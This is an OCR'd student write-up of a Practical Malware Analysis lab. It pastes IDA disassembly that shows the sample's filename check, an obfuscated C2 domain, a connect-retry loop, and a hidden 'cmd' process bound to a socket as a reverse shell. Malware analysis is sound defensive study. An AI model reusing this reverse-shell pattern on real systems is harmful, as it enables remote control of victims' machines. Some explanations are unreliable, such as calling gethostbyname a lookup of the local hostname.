
# PMA lab 9 Write-up









https://www.linkedin.com/in/talha-yaqoob


Questions

**1. What strings do you see statically in the binary?**


To find the main() function I used IDA to find the address and then loaded the address into 32dbg










along with marking it as our breakpoint we can see the strings statically as with load the main function of the binary





we are having our string 1  ocl.exe




it is compared at the initial part of the program

**What happens when you run this binary?**

Nothing happens (Also confirmed via answer key )




well , str is being passed through as an argument to the function and str is


```
mov     [ebp+Str], 31h ; '1'
mov     [ebp+var_1AF], 71h ; 'q'
mov     [ebp+var_1AE], 61h ; 'a'
mov     [ebp+var_1AD], 7Ah ; 'z'
mov     [ebp+var_1AC], 32h ; '2'
mov     [ebp+var_1AB], 77h ; 'w'
mov     [ebp+var_1AA], 73h ; 's'
mov     [ebp+var_1A9], 78h ; 'x'
mov     [ebp+var_1A8], 33h ; '3'
mov     [ebp+var_1A7], 65h ; 'e'
mov     [ebp+var_1A6], 64h ; 'd'
mov     [ebp+var_1A5], 63h ; 'c'
mov     [ebp+var_1A4], 0
```

**How can you get this sample to run its malicious payload?**

1. I found something really interesting

```
lea     edi, [ebp+var_2FF]
rep stosd
stosb
push    10Eh            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    5Ch ; '\'       ; Ch
lea     ecx, [ebp+Filename]
push    ecx             ; Str
call    _strrchr
add     esp, 8
mov     [ebp+Str2], eax
mov     edx, [ebp+Str2]
add     edx, 1
mov     [ebp+Str2], edx
mov     eax, [ebp+Str2]
push    eax             ; Str2
lea     ecx, [ebp+Str1]
push    ecx             ; Str1
call    _strcmp
add     esp, 8
test    eax, eax
jz      short loc_40124C
```

at the initial part of the program it compares the file name with ocl.exe
if it is false it terminates itself





here

2.

```
call    ds:connect
mov     [ebp+var_1B4], eax
cmp     [ebp+var_1B4], 4294967295
jnz     short loc_40137A
```

and for payload to execute it check whether the connection is succesful or not , it comapres the value to -1 (which is the value above) if it fails the malware



goes to sleep and tries again and it succeeds it initiates the payload

as for thr payload

```
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+ProcessInformation]
push    edx             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
push    offset CommandLine ; "cmd"
push    0               ; lpApplicationName
```

it initiates a process and keeps its window hidden


```
BOOL CreateProcessA(
    LPCSTR lpApplicationName,    // push 0    → NULL
    LPSTR  lpCommandLine,        // push offset CommandLine → "cmd"
    ...
)
```

Microsoft's documentation says:

```
If lpApplicationName is NULL,
the first token of lpCommandLine
is treated as the executable name
```


this is how cmd is executed and reverse shell takes place

**What is happening at 0x00401133?**




strings are being initialized

**What arguments are being passed to subroutine 0x00401089?**





str is being passed as an argument to this function

```
mov     [ebp+Str], 31h ; '1'
mov     [ebp+var_1AF], 71h ; 'q'
mov     [ebp+var_1AE], 61h ; 'a'
mov     [ebp+var_1AD], 7Ah ; 'z'
mov     [ebp+var_1AC], 32h ; '2'
mov     [ebp+var_1AB], 77h ; 'w'
mov     [ebp+var_1AA], 73h ; 's'
mov     [ebp+var_1A9], 78h ; 'x'
mov     [ebp+var_1A8], 33h ; '3'
mov     [ebp+var_1A7], 65h ; 'e'
mov     [ebp+var_1A6], 64h ; 'd'
mov     [ebp+var_1A5], 63h ; 'c'
mov     [ebp+var_1A4], 0
```

**What domain name does this malware use?**


the domain wasn't as a present plaintext in the binary

```
mov     esi, offset unk_405034
lea     edi, [ebp+var_1F0]
```



```
loc_4012AF:
lea     ecx, [ebp+var_1F0]
push    ecx             ; int
lea     edx, [ebp+Str]
push    edx             ; Str
call    mr_nothing_special
add     esp, 8
mov     [ebp+name], eax
mov     eax, [ebp+name]
push    eax             ; name
call    ds:gethostbyname
mov     [ebp+var_1BC], eax
cmp     [ebp+var_1BC], 0
jnz     short loc_401304
```

here we can see it is retrieving the hostname of the machine






before getting the host name it opens a socket for a C2

AI Overview


`gethostbyname` is a network utility function in C/PHP that resolves a hostname (e.g., "example.com") into its corresponding IPv4 address. It returns a hostent `structure containing host information, including official names and IP addresses, typically querying DNS or` /etc/hosts `[3, 5]. **Note:** It is obsolete and considered unsafe; use` getaddrinfo()` instead. PHP +3

passes the string and the value



